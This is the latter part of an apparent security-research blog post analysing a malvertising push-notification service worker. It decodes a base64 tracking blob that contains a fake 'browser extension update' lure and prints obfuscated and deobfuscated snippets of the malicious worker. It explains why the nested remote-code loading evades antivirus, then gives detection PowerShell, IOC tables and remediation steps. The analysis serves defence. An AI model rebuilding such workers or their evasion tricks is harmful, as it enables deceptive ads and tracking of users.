button{"flagso"!doNotCloseNotificationIfFailClickT"suppressDoubleClicksT"showStoredMessagesCountI
"showStoredMessagesTtlIÐ"networkTimeoutIN"allowedCheckBannerIdT"bubbleNotificationsAfter
CloseT"bubbleNotificationsAfterClickT"──────────────────────────irsI²g{ "click_valid_untilN
€·žÙA"trace_id"˜"148564f4-7245-3f24-8ddc-e7c1cddcc51a||
eyJzIjozOTYzMjg1NDc2NSwidSI6IjE3YTZlNzE3MjkyODRmMGZhZWFkNWM5ZDYzNTkxZDg2Iiwi
eiI6MzQ2MTU3NSwiYiI6MjEyMzA2MDksImMiOjgyODMzOTAsInV0IjoxNzE4NTU3NzkwLCJydnQi
OjIsImNkIjoiMjAyMy0wOC0xMCAxMzo0Mzo0OCIsInNjZCI6IjIwMjMtMDgtMTAgMTM6NDM6ND
giLCJkIjoid3d3LnJlZGFjdGVkLmNvbSIsImZwYnIiOjIuMzQ3MTYwMDcxNjIyNDkzNGUtMDcsImZ
wIjp0cnVlLCJmcGJpZCI6MjAzMzI2NDAsImZwciI6MC4wMDc3NTk5OTk5OTk5OTk5OTk1LCJmc
GNzIjotMTAuNDA2MDg2MzQxNjExMjc4LCJmcGciOjAuMTI2NjI5ODIyMjE5MzUxNDYsImZwdiI6
```

MTExMzk0OTEsImFiIjoxODAxNywibiI6dHJ1ZSwiZSI6MC4wMDA1LCJsIjozMTAsImEiOjQsInJ0Ijo
yNSwiZXIiOjQuNTcyMDE3NjQ3OTk1ZS0wNywicnIiOjAuMDMxLCJycm8iOjEsImN2YSI6NjMsIm
N2YiI6NjMsInR6IjotNCwib3RpIjoxLCJwX3UiOiJodHRwczovL3JhcGVwdXNoLm5ldC9jaz9hYj0xO
DAxN1x1MDAyNmFjdGlvbmlkPTBcdTAwMjZhZF9zY2hlbWU9NFx1MDAyNmF1PTk3NDAxXHUw
MDI2YmFubmVyaWQ9MjEyMzA2MDlcdTAwMjZicnQ9Mlx1MDAyNmNjPUVoc0lBUkRDcjRBN0d
naDJNUzQxTURVdU1DSUljSFZ6YUdWeU1ETWFMaERIbzlNQkdpQXhOMkUyWlRjeE56STVNam
cwWmpCbVlXVmhaRFZqT1dRMk16VTVNV1E0TmlEdHZiWFNrd0UlM0RcdTAwMjZjaG92PTE1Lj
AuMFx1MDAyNmN2PTYzXHUwMDI2ZD13d3cucmVkYWN0ZWQuY29tXHUwMDI2ZHM9djFkNzZ
jYmRlNjJhXHUwMDI2ZHRpPTE3MTg1NTc3OTBcdTAwMjZkdmM9NTNcdTAwMjZmb3JjZV9vYWlk
PTE3YTZlNzE3MjkyODRmMGZhZWFkNWM5ZDYzNTkxZDg2XHUwMDI2bHQ9MzEwXHUwMDI2
bW09MFx1MDAyNm5tc2c9MFx1MDAyNnB1Yj0wXHUwMDI2cmF0ZT0wLjAzMTBcdTAwMjZydD
0yNVx1MDAyNnJ1aWQ9MTQ4NTY0ZjQtNzI0NS0zZjI0LThkZGMtZTdjMWNkZGNjNTFhXHUwMDI
2c2c9MTQxNWIyYjJlN2MzZTFjNzFkMDU4OWM5ZDRjMjU1ODFcdTAwMjZzaWQ9Mzk2MzI4NTQ
3NjVcdTAwMjZzbHQ9MzEwXHUwMDI2c3c9My4xLjUxN1x1MDAyNnRzZz0lMEElMDJjYSUxMCU
wMSUxOCUwMSslMDE4JTAzXHUwMDI2dHlwZT1yZWRpcmVjdFx1MDAyNnVhY3Q9M1x1MDAy
NnZjPTExMTI4XHUwMDI2em9uZWlkPTM0NjE1NzUiLCJwX3QiOiIoMSkgVXBkYXRlIHBlbmRpbm
c6IiwicF90eCI6IkJyb3dzZXIgRXh0ZW5zaW9uLiBEb3dubG9hZCBub3c/IiwicF9pYyI6Imh0dHBzO
i8vcHVzaGltZy5jb20vMjQyM2I1YTY4ZDg3ZWM4NGEwMGVjOTNjZWI1YTY0OTYuanBnIiwicSI6Ni
wicHJ0cyI6W3siYmFubmVyX2lkIjoyMTIzMDYwOSwicmF0ZSI6MC4wMzEsInByb2JhYmlsaXR5Ij
owLjAwMDAxNjgxODM5MTA1MDQzMDk3NiwidmVyc2lvbiI6MTExMzk0OTEsImdvcmthIjowLjEz
MTMzNzQ3NTU3NDIzNjkyLCJlY3BtIjowLjAwMDUyMTM3MDEyMjU2MzM2MDIsInJvdGF0b3JFY3
BtIjowLjAwMDUyMTM3MDEyMjU2MzM2MDIsInJvdGF0b3JSYXRlIjowLjAzMSwiY29lZmZpY2llbn
RzX3N1bSI6LTExLjEyNDM1ODIyMTk2NzAyNSwiY2FtcGFpZ25fY2xpY2tzIjo2MywiYWxwaGEiOjE
sImFscGhhMiI6MCwiY2x1c3Rlcl92aWV3c19hIjo2MywiY2x1c3Rlcl92aWV3c19iIjo2M30seyJiYW
5uZXJfaWQiOjIxMjMwNjA4LCJyYXRlIjowLjAzMSwicHJvYmFiaWxpdHkiOjAuMDAwMDE2NDQ4
MDYxMDAxMzEzOTU3LCJ2ZXJzaW9uIjoxMTEzOTQ5MSwiZ29ya2EiOjAuMDU0MDQ4NDU0NTc3
NjkwMzY0LCJlY3BtIjowLjAwMDUwOTg4OTg5MTA0MDczMjYsInJvdGF0b3JFY3BtIjowLjAwMDUw
OTg4OTg5MTA0MDczMjYsInJvdGF0b3JSYXRlIjowLjAzMSwiY29lZmZpY2llbnRzX3N1bSI6LTExLjA
2OTMzNDk2NjM0MjM0MywiY2FtcGFpZ25fY2xpY2tzIjozNTcsImFscGhhIjoxLCJhbHBoYTIiOjAsI
mNsdXN0ZXJfdmlld3NfYSI6MzU3LCJjbHVzdGVyX3ZpZXdzX2IiOjM1N30seyJiYW5uZXJfaWQiOjI
xMjMwNjAzLCJyYXRlIjowLjAzMSwicHJvYmFiaWxpdHkiOjAuMDAwMDE2MDAwMDI2MDcxODU
xMzA1LCJ2ZXJzaW9uIjoxMTEzOTQ5MSwiZ29ya2EiOjAuMDc2OTA4MzE1MzIyOTY4MzUsImVjcG
0iOjAuMDAwNDk2MDAwODA4MjI3MzkwNCwicm90YXRvckVjcG0iOjAuMDAwNDk2MDAwODA
4MjI3MzkwNCwicm90YXRvclJhdGUiOjAuMDMxLCJjb2VmZmljaWVudHNfc3VtIjotMTEuMTE5O
DEyNTIxNDA0MDEsImNhbXBhaWduX2NsaWNrcyI6MTcyLCJhbHBoYSI6MSwiYWxwaGEyIjowL
CJjbHVzdGVyX3ZpZXdzX2EiOjE3MiwiY2x1c3Rlcl92aWV3c19iIjoxNzJ9LHsiYmFubmVyX2lkIjoy
MTIzMDYwNiwicmF0ZSI6MC4wMzEsInByb2JhYmlsaXR5IjowLjAwMDAxNTI3NDQxNzQ0NDQw
MTE3MywidmVyc2lvbiI6MTExMzk0OTEsImdvcmthIjowLjEzMDg4NDE3NDgwODYxODUzLCJlY3
BtIjowLjAwMDQ3MzUwNjk0MDc3NjQzNjM2LCJyb3RhdG9yRWNwbSI6MC4wMDA0NzM1MDY5
NDA3NzY0MzYzNiwicm90YXRvclJhdGUiOjAuMDMxLCJjb2VmZmljaWVudHNfc3VtIjotMTEuMjI
wMjAwMDkxNzU0NDc4LCJjYW1wYWlnbl9jbGlja3MiOjAsImFscGhhIjoxLCJhbHBoYTIiOjAsImN
sdXN0ZXJfdmlld3NfYSI6MTAsImNsdXN0ZXJfdmlld3NfYiI6MTB9XSwicHViIjowLCJleCI6MCwiZ
mNfYyI6OCwiZmNfcCI6MTI1MDIsImZjX2NwYyI6NTgsImZjX3NjIjoxMzQ3MiwiY2ZfY2VjIjoxNCwi
dWEiOjMsIm5tX3JlIjoyMjUsIm5tX3MiOjU0LCJtY19jYyI6NjMsIm1jX3ZjIjoxMTEyOCwic2tfYW4iO

mZhbHNlLCJhdSI6Wzk3NDAxXSwiZHZjIjo1MywidG90cHJ0c2MiOjQxLCJjbGllbnRfaGludHMiOnsiYXJjaGl0ZWN0dXJlIjoieDg2IiwiYml0bmVzcyI6IjY0IiwiYnJhbmRzIjpbeyJicmFuZCI6Ik5vdC9BKUJyYW5kIiwidmVyc2lvbiI6IjgifSx7ImJyYW5kIjoiQ2hyb21pdW0iLCJ2ZXJzaW9uIjoiMTI2In0seyJicmFuZCI6Ik1pY3Jvc29mdCBFZGdlIiwidmVyc2lvbiI6IjEyNiJ9XSwiZnVsbFZlcnNpb25MaXN0IjpbeyJicmFuZCI6Ik5vdC9BKUJyYW5kIiwidmVyc2lvbiI6IjguMC4wLjAifSx7ImJyYW5kIjoiQ2hyb21pdW0iLCJ2ZXJzaW9uIjoiMTI2LjAuNjQ3OC41NyJ9LHsiYnJhbmQiOiJNaWNyb3NvZnQgRWRnZSIsInZlcnNpb24iOiIxMjYuMC4yNTkyLjU2In1dLCJwbGF0Zm9ybSI6IldpbmRvd3MiLCJwbGF0Zm9ybVZlcnNpb24iOiIxNS4wLjAifX0=──────────────||f453bc479e81b7f3667b46fe384f1933"user_keyo" "──────────────
"user" 17a6e71729284f0faead5c9d63591d86"

user_pk_"   true_user" 17a6e71729284f0faead5c9d63591d86{──────────────
"

Excerpt 1 - Entry with an Ad Tagline.

From the entry, we created the B64 json output below.

```
{

    …

    "cd": "2023-08-10 13:43:48",

    "scd": "2023-08-10 13:43:48",

    "d": "www.[redacted].com",

    …

    "p_u":
"https://rapepush.net/ck?ab=18017&actionid=0&ad_scheme=4&au=97401&bannerid=21230609&brt=2&cc=EhsIARDCr4A7Ggh2MS41MDUuMCIIcHVzaGVyMDMaLhDHo9MBGiAxN2E2ZTcxNzI5Mjg0ZjBmYWVhZDVjOWQ2MzU5MWQ4NiDtvbXSkwE%3D&chov=15.0.0&cv=63&d=www.[redacted].com&ds=v1d76cbde62a&dti=1718557790&dvc=53&force_oaid=17a6e71729284f0faead5c9d63591d86&lt=310&mm=0&nmsg=0&pub=0&rate=0.0310&rt=25&ruid=148564f4-7245-3f24-8ddc-e7c1cddcc51a&sg=1415b2b2e7c3e1c71d0589c9d4c25581&sid=39632854765&slt=310&sw=3.1.517&tsg=%0A%02ca%10%01%18%01+%018%03&type=redirect&uact=3&vc=11128&zoneid=3461575",

    "p_t": "(1) Update pending:",

    "p_tx": "Browser Extension. Download now?",

    "p_ic": "https://pushimg.com/2423b5a68d87ec84a00ec93ceb5a6496.jpg",

    "q": 6,

    "prts": [

        {

            "banner_id": 21230609,

            "rate": 0.031,
        "probability": 0.000016818391050430976,
        "version": 11139491,
        "gorka": 0.13133747557423692,
        "ecpm": 0.0005213701225633602,
        "rotatorEcpm": 0.0005213701225633602,
        "rotatorRate": 0.031,
        "coefficients_sum": -11.124358221967025,
        "campaign_clicks": 63,
        "alpha": 1,
        "alpha2": 0,
        "cluster_views_a": 63,
        "cluster_views_b": 63
    },
    {
        "banner_id": 21230608,
        …
        "campaign_clicks": 357,
        "alpha": 1,
        "alpha2": 0,
        "cluster_views_a": 357,
        "cluster_views_b": 357
    },
    {
        "banner_id": 21230603,
        …
        "campaign_clicks": 172,
        "alpha": 1,
        "alpha2": 0,
        "cluster_views_a": 172,
        "cluster_views_b": 172
    },
        {
            "banner_id": 21230606,
            …
            "campaign_clicks": 0,
            "alpha": 1,
            "alpha2": 0,
            "cluster_views_a": 10,
            "cluster_views_b": 10
        }
    ],
      …
    "client_hints": {
        "architecture": "x86",
        "bitness": "64",
        "brands": [
            {
                "brand": "Not/A)Brand",
                "version": "8"
            },
            {
                "brand": "Chromium",
                "version": "126"
            },
            {
                "brand": "Microsoft Edge",
                "version": "126"
            }
        ],
        "fullVersionList": [
            {
                "brand": "Not/A)Brand",
                "version": "8.0.0.0"
            },
            {
                "brand": "Chromium",
                "version": "126.0.6478.57"
            },
            {
                "brand": "Microsoft Edge",
                "version": "126.0.2592.56"
            }
        ],
        "platform": "Windows",
        "platformVersion": "15.0.0"
    }
}
```

Based on the JSON output above, we can observe the results generated by the getHighEntropyValue function mentioned in previous sections. This output illustrates the type of information being exchanged between the service worker and external entities.

Detection

You may be wondering why your EDR or AV isn't picking anything up or blocking it. I know my AV product didn't while browsing and accepting the notifications for testing.Although it did start shortly after, showing me signs of connection attempts to websites classified as malvertising.

The is the Russian Doll/Nesting method.

The effectiveness of this attack lies in its utilization of obfuscation, encoding, and delivery method. When your protection stack scans the code, it encounters sw3461575.js since this is the file that is downloaded onto the disk. It reads this file line by line, finding it largely benign - it's not dumping lsass, go for your DPAPI keys, attempting to interact with sensitive browser files, or using known APIs to fetch credentials. Instead, it simply loads another external JavaScript file, which is not unusual given the number of frameworks typically present on a single web page (think of all those files ending via .min.js).

Once sw3461575.js is registered, executed, and scanned by the stack, it loads code from service-worker.min.js from an external domain within its own memory space/PID - code the stack has already scanned. All activity related to service-worker.min.js becomes dynamic unless stored by the code in indexedDBs or saved to cache by the browser. Detecting this activity requires tools capable of reading memory spaces and providing network-level detection.

The code's structure - a minimized, Immediately Invoked Function Expression with variables from an encoded array - further complicates detection. Your stack will encounter something like the following:

```
(e, t, n) => {
          Object[G.Rh](t, G.Hh, G.bR(G.km, !G.UR)),
            (t[G.hh] = t[G.eh] = void G.UR);
          const r = n(G.V),
            o = n(G.B),
            a = n(G.P);
          async function i(e) {
            var t;
            if (!e) return !G.tR;
            const n = await (G.UR, r[G.GH])()[G.sH](G.ew);
            let i;
            try {
              i = e[G.Pw]();
            } catch (e) {}
            if (
              n &&
              n[G.xm] ===
                (G.WR === (t = G.WR == i ? void G.UR : i[G.Sz]) ||
                void G.UR === t
                  ? void G.UR
                  : t[G.xm])
            )
              return !G.UR;
            try {
              const t = await (G.UR, o[G.gR])()[G.sH](e);
              return Boolean(t);
            } catch (e) {
              return (G.UR, a[G.iH])(G.SD, e, G.bR()), !G.tR;
            }
          }
          (t[G.eh] = i),
            (t[G.hh] = async function (e = G.gh, t) {
              const n = navigator[G.jc];
              if (n) {
                const r = t || (await n[G.KM](e));
                if (r)
                  try {
                    const e = await r[G.yT][G.PT]();
                    return !!e && (await i(e));
                  } catch (e) {
                    return (G.UR, a[G.iH])(G.ZL, e, G.bR()), !G.tR;
                  }
              }
              return !G.tR;
            });
        },
```

Figure 23 - Immediately Invoked Function Expression with Variables from an Encoded Array.

Instead of a more readable format such as:

```

(e, t, n) => {
          async function r (e) {
            var t
            if (!e) return !1
            const n = await (0, o.trackDb)().get('registration-context')
            let r
            try {
              r = e.toJSON()
            } catch (e) {}
            if (
              n &&
              n.auth ===
                (G.WR === (t = G.WR == r ? void 0 : r.keys) || void 0 === t
                  ? void 0
                  : t.auth)
            )
              return !0
            try {
              const t = await (0, i.subscrDb)().get(e)
              return Boolean(t)
            } catch (e) {
              return (0, a.sendError)('check_sub_error:', e, G.bR()), !1
            }
          }
          Object.defineProperty(t, '__esModule', G.bR('value', !0)),
            (t.isMyCurrentSubscription = t.isMySubscription = void 0)
          const o = n(6344),
            i = n(9199),
            a = n(9178)
          ;(t.isMySubscription = r),
            (t.isMyCurrentSubscription = async function (e = '', t) {
              const n = navigator.serviceWorker
              if (n) {
                const o = t || (await n.getRegistration(e))
                if (o)
                  try {
                    const t = await o.pushManager.getSubscription()
                    return !!t && (await r(t))
                  } catch (e) {
                    return (
                      (0, a.sendError)('cant_get_subscription:', e, G.bR()), !1
                    )
                  }
              }
              return !1
            })
        },
```

Figure 24 - More Readable Format of the Immediately Invoked Function Expression.

Using heuristics, your security stack is likely to conclude that the first block isn't malicious because the minified code doesn't match known malicious signatures, and the behavior doesn't align with typical malicious patterns. The stack will not map each variable to its corresponding array value. It will detect the remote code execution (swHandlers = eval(new (function() {;${source};}))), but since the value is ${source}, the eval() itself does not represent an immediate threat unless the pushed code includes a known malicious signature.

To effectively detect these malicious activities, your defense team should thoroughly analyze logs related to DNS queries and utilize web filtering services. Begin by identifying domains that appear unusually random or suspicious, including specific URIs.

- iwant-show
- iwant-show?3.1.517
- iwant
- ck?

Additionally, implement a cookie entry check for "my.rtmark.net" to flag potential threats. A string search within the appdata/local/microsoft/edge/user data/ directory can also reveal malicious activities associated with these domains. Moreover, monitor for the domains and IP addresses of Table 1 and 2.

Here are some Windows PowerShell commands to help you:

To search for files containing specific strings:
Get-ChildItem -Path "$env:LOCALAPPDATA\Microsoft\Edge\User Data" -Recurse | Select-String -Pattern "iwant-show", "iwant", "ck?" -List

To search for specific cookies in Edge browser:

```
Get-Content "$env:LOCALAPPDATA\Microsoft\Edge\User Data\Default\Cookies" | Select-String
"my.rtmark.net"
```

To search for suspicious strings in all files within the Edge user data directory:

```
Get-ChildItem -Path "$env:LOCALAPPDATA\Microsoft\Edge\User Data" -Recurse | ForEach-Object {
Select-String -Path $_.FullName -Pattern "iwant-show", "iwant", "ck?" -ErrorAction SilentlyContinue
}
```

If you are indeed affected by this service worker, the next section aims to help you remediate to the situation.

Domain	IPv4 Addresses	Domains with Matching IPs
my.rtmark.net	139.45.195.8	
betotodilea.com	139.45.196.61	
whoumtefie.com	139.45.197.169	
pepepush.net	139.45.197.228, 139.45.197.254	139.45.197.228: pepepush.net, galepush.net; 139.45.197.254: pepepush.net, galepush.net
galepush.net	139.45.197.228, 139.45.197.254	139.45.197.228: pepepush.net, galepush.net; 139.45.197.254: pepepush.net, galepush.net
yonmewon.com	139.45.197.236	
groapeeque.com	139.45.197.245	
amunfezanttor.com	139.45.197.250	139.45.197.250: amunfezanttor.com, bouhoagy.net
bouhoagy.net	139.45.197.250	139.45.197.250: amunfezanttor.com, bouhoagy.net
jouteetu.net	139.45.197.251	
coogoanu.net	139.45.197.252, 139.45.197.226	
rapepush.net	139.45.197.253, 139.45.197.227	139.45.197.253: rapepush.net, supapush.net, omnatuor.com; 139.45.197.227: rapepush.net, supapush.net, omnatuor.com
supapush.net	139.45.197.253, 139.45.197.227	139.45.197.253: rapepush.net, supapush.net, omnatuor.com; 139.45.197.227: rapepush.net, supapush.net, omnatuor.com
omnatuor.com	139.45.197.253, 139.45.197.227	139.45.197.253: rapepush.net, supapush.net, omnatuor.com; 139.45.197.227: rapepush.net, supapush.net, omnatuor.com
sr7pv7n5x.com	172.240.83.21, 172.240.83.22, 172.240.83.20	
ak.ecelotsigno.net	23.205.255.42, 23.205.255.41	
wighingly.com	54.197.252.238	
pushpong.net	82.192.85.249	82.192.85.249: pushpong.net, lalapush.com, pushimg.com
lalapush.com	82.192.85.249	82.192.85.249: pushpong.net, lalapush.com, pushimg.com

pushimg.com	82.192.85.249	82.192.85.249: pushpong.net, lalapush.com, pushimg.com

Table 1. List of Domains and IP Addresses Link to the Service Worker


Filename	Location	HASH (sha256)
sw3461575.js	Memory, ScriptCache folder located in browser appdata folder · edge://settings/content/notifications · chrome://settings/content/notifications	8763701BEF1322D1F87B721EF3EA956EC5DE1205BCB01DFD5A980B37E01FEC3E
Service-worker.min.js	sw3461575.js	2EA7930FF47D07A14D15E3F834BADF70AE9FEA2D3666B039BE65EF88E5C81D12

Table 2. List of Filenames Linked to the Service Worker

Remediation

To help combat this issue, here are steps you can take if you start seeing DNS queries that resemble the ones we've discussed:

1. Identify affected browsers: Determine which browsers on the system have the malicious service worker installed.
2. Clear browser data for each affected browser:
    - Clear all cookies and site data.
    - Clear the browser cache.
    - Remove all saved passwords.
3. Unregister the service worker:
    - Open the browser's developer tools.
    - Go to the Application tab.
    - Under "Service Workers", find and unregister the malicious worker.



https://forum.vivaldi.net/

Source service-worker.js

Received 6/24/2024, 5:23:55 PM

Status #631 activated and is running stop

Clients https://forum.vivaldi.net/topic/39874/issues-in-vivaldi-serviceworker-inter... focus

Push Test push message from DevTools.

Sync test-tag-from-devtools

Periodic Sync test-tag-from-devtools


Update Cycle

Version	Update Activity	Timeline
#631	Install	
#631	Wait	

Figure 25 - Unregister the Service Worker via the Application Tab in the devtools of your Browser.

4. Block notifications:

   - Review and revoke notification permissions for non-approved websites.
   - Consider disabling notifications globally and only allowing them for trusted sites.



Ask before sending (recommended)
Will block if turned off

Quiet notification requests
This will prevent notification requests from interrupting you

Block
No sites added

Allow
https://meet.google.com:443
https://www.[redacted].com:443

Figure 26 - Block Notifications.

5. Ensure keeping browsers up to date as they are known to be a vector for many attacks and review extensions:
    - Audit and remove any suspicious browser extensions.
    - Malicious extensions pose a much bigger threat due to their broader access and permissions, including cross-site data access and persistent background scripts.
6. Check for persistence:
    - Look for any unexpected startup items or scheduled tasks that might be reinstalling the service worker.
7. Network-level blocking:
    - Block known malicious domains at the firewall or DNS level.
8. User education:
    - Inform users about the risks of allowing notifications and installing extensions from untrusted sources.

Blocking the **my.rtmark.net** domain has shown to also be beneficial as we saw a reduction of unconventional DNS queries when EDR/AV products were blocking access to that website. Meaning, if access to that website is blocked, there is a high chance that the script will not be able to fetch the required domains needed to load the ads from.

Conclusion

There you have it; we've covered the whole lifecycle of the ad push scheme. We investigated the initial "compromise" vector being the notification permissions, we spent some time examining the JavaScript, decoding and simplifying it, revealing the source of where those domain queries were coming from. From there, we looked at the different artifacts where we found those domains along with long URIs that include B64. Those B64 variables hold a lot of information on multiple aspects, maybe more than the developer intended and we've gone over the remediation steps which include indicators.

I hope we've been able to show you the consequences when users allow notifications from non-reputable sources and how such actions can lead to damaging outcomes for their organization.

We would like to thank Amadeus Konopko and Ryan Ackroyed for participating in the investigation, Patrick Spizzo for code review and Andréanne Bergeron for further writing and reviewing.